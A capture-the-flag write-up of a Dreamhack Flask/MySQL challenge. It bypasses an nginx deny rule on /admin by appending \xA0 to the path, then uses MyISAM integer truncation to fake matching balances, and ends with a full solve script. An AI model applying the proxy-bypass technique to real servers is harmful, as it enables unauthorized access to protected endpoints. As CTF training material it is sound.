We are provided with a pretty minimal Flask server with a MySQL database.
In the /register endpoint, we can create two user accounts with money. Both money fields will be stored and fetched from the database, and if the resulting records are the same, the Python backend will then store the total sum in the current session.
To get the flag, we have to get the total sum to be 18446744073709551734.
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        session.clear()
        username1 = request.form.get('username1')
        username2 = request.form.get('username2')
        password1 = request.form.get('password1')
        password2 = request.form.get('password2')
        money1 = request.form.get('money1')
        money2 = request.form.get('money2')

        try:
            if int(money1) < 0 or int(money2) < 0:
                return render_template('register.html', msg="Money must be positive!")
            cursor = db.cursor()
            cursor.execute("SELECT * FROM users WHERE username=%s OR username=%s", (username1, username2))
            user = cursor.fetchone()
            if user:
                return render_template('register.html', msg="Username already exists!")
            cursor.execute("INSERT INTO users (username, password, money) VALUES (%s, %s, %s), (%s, %s, %s)", (username1, password1, money1, username2, password2, money2))
            cursor.execute("SELECT * FROM users WHERE username=%s", (username1,))
            user1 = cursor.fetchone()
            cursor.execute("SELECT * FROM users WHERE username=%s", (username2,))
            user2 = cursor.fetchone()
            print(user1)
            print(user2)
            if user1[3] != user2[3]: #check if money1 and money2 is same
                return render_template('register.html', msg="Money is not same!")
            db.commit()
            cursor.close()
            session["money"] = int(money1) + int(money2)
            return render_template('register.html', msg="Register success!")

        except Exception as e:
            return render_template('register.html', msg=f"Error: {str(e)}")
    return render_template('register.html')

@app.route('/flag')
def flag():
    if session.get("money") == 18446744073709551734:
        return "Layer7{NOTFLAG}"
    return "You are not rich enough!"
if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000)
The main challenge here is that the backend initialises the money column of the users table to SIGNED BIGINT, which has a max value of 9223372036854775807. This means that the maximum sum we can normally attain would be 18446744073709551614, which is 120 less than the required amount.
Also, the MySQL server SQL_MODE defaults to STRICT_TRANS_TABLE, so we can't use any underflow or overflow exploits, as MySQL will throw an out-of-range error.
cursor = db.cursor()
cursor.execute(
    "CREATE TABLE IF NOT EXISTS users (id INT AUTO_INCREMENT PRIMARY KEY, username VARCHAR(255), password VARCHAR(255), money BIGINT DEFAULT 0);"
)
db.commit()
cursor.close()
The server does provide another endpoint that could potentially allow us to bypass these limitations.
The /admin endpoint deletes the current users table and allows us to create a new table with controlled options, which means we can modify the users table and hopefully influence the way it handles BIGINT.
@app.route('/admin', methods=['POST'])
def admin():
    if request.method == 'POST':
        c = request.form.get('c')
        if c == "1": #init db
            cursor = db.cursor()
            new_table_name = request.form.get('new_table_name')
            new_table_option = request.form.get('new_table_option')
            only_alphanumeric_and_equal = set("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_=")
            if not set(new_table_name).issubset(only_alphanumeric_and_equal):
                cursor.close()
                return "Table name can only contain alphanumeric characters and equal sign!"
            if new_table_option != "":
                if not set(new_table_option).issubset(only_alphanumeric_and_equal):
                    cursor.close()
                    return "Table option can only contain alphanumeric characters and equal sign!"
            cursor.execute("DROP TABLE IF EXISTS users")
            cursor.execute(f"CREATE TABLE IF NOT EXISTS {new_table_name} (id INT AUTO_INCREMENT PRIMARY KEY, username VARCHAR(255), password VARCHAR(255), money BIGINT DEFAULT 0) {new_table_option};")
            db.commit()
            cursor.close()
            return "Init db success!"
            ...
However, the Nginx proxy configuration enforces a blacklist that effectively blocks all access to /admin and /admin/, so we can't directly make requests to it.
events {
    worker_connections 1024;
}

http {
    server {
        listen 80;

        location / {
            proxy_pass http://127.0.0.1:5000;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
        }

        location = /admin {
            deny all;
        }

        location = /admin/ {
            deny all;
        }
    }
}
If we try accessing /admin directly, the error message actually tells us that the server uses nginx/1.22.1.

This article explains that nginx/1.22.x proxy filters can actually be bypassed using special characters.
These characters are stripped by Flask but preserved by Nginx, causing a mismatch between the path resolution and allowing us to bypass the filter.

Appending \xA0 at the end of the path will finally allow us to interact with the /admin endpoint.

Now that we are able to send commands to /admin, we need to find a way to modify users to affect the handling of BIGINT.
Although our inputs are directly interpolated into the query, the charset enforced only allows alphanumeric characters and _=, which effectively kills SQLi in new_table_name.
The other input field we can control is new_table_option, but it's added outside of the CREATE statement so we can't just set money to BIGINT UNSIGNED.
cursor = db.cursor()
new_table_name = request.form.get('new_table_name')
new_table_option = request.form.get('new_table_option')
only_alphanumeric_and_equal = set("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_=")
if not set(new_table_name).issubset(only_alphanumeric_and_equal):
    cursor.close()
    return "Table name can only contain alphanumeric characters and equal sign!"
if new_table_option != "":
    if not set(new_table_option).issubset(only_alphanumeric_and_equal):
        cursor.close()
        return "Table option can only contain alphanumeric characters and equal sign!"
cursor.execute("DROP TABLE IF EXISTS users")
cursor.execute(f"CREATE TABLE IF NOT EXISTS {new_table_name} (id INT AUTO_INCREMENT PRIMARY KEY, username VARCHAR(255), password VARCHAR(255), money BIGINT DEFAULT 0) {new_table_option};")
Recalling the earlier SQL_MODE setting, STRICT_TRANS_TABLE only applies to transactional tables. The default transcational storage engine for MySQL is InnoDB, but there are other non-transactional engines such as MyISAM and MEMORY.
MyISAM in particular implements automatic integer truncation for out-of-range values. This is particularly useful to us as it effectively bypasses the BIGINT boundary limitation.
We can exploit this feature to create two users - one with 9223372036854775807 and the other with 9223372036854775927. Because of the integer truncation, the users table will store both as 9223372036854775927 and the fetch query will return the same values.
At the same time, Python preserves the actual values we sent and keep the extra 120 in the second value, evaluating the sum to be 18446744073709551734, allowing us to retrieve the flag.
Below is my full solve script for this challenge.
import requests
import socket
import random, string
from urllib.parse import quote

host, port = 'host8.dreamhack.games', 16588
url = f"http://{host}:{port}"
s = requests.Session()

def req_admin(payload):
    payload = payload.encode()

    req = [
        b"POST /admin\xA0 HTTP/1.1",
        f"Host: {host}".encode(),
        b"Content-Type: application/x-www-form-urlencoded",
        f"Content-Length: {len(payload)}".encode(),
        b"Connection: close",
    ]

    req = b'\r\n'.join(req) + b'\r\n\r\n' + payload

    s = socket.socket()
    s.connect((host, port))
    s.sendall(req)

    resp = b""
    while True:
        data = s.recv(4096)
        if not data:
            break
        resp += data

    s.close()

    return resp.decode()

# switch storage engine for int truncation
resp = req_admin(f"c=1&new_table_name=users&new_table_option={quote('ENGINE=MYISAM')}")

if "success" in resp.lower():
    print("> Table created")

def get_user():
    return ''.join(random.sample(string.ascii_lowercase, 10))

MAX_INT = 9223372036854775807

res = s.post(f'{url}/register', data={
    'username1': get_user(),
    'password1': 'a',
    'money1': MAX_INT,

    'username2': get_user(),
    'password2': 'a',
    'money2': MAX_INT + 120
})

if "success" in res.text.lower():
    print("> Users registered")

# get flag
res = s.get(f'{url}/flag')
print("Flag:", res.text)
Flag: Layer7{1D0NTL1K3MYSQLTH4TMUCH}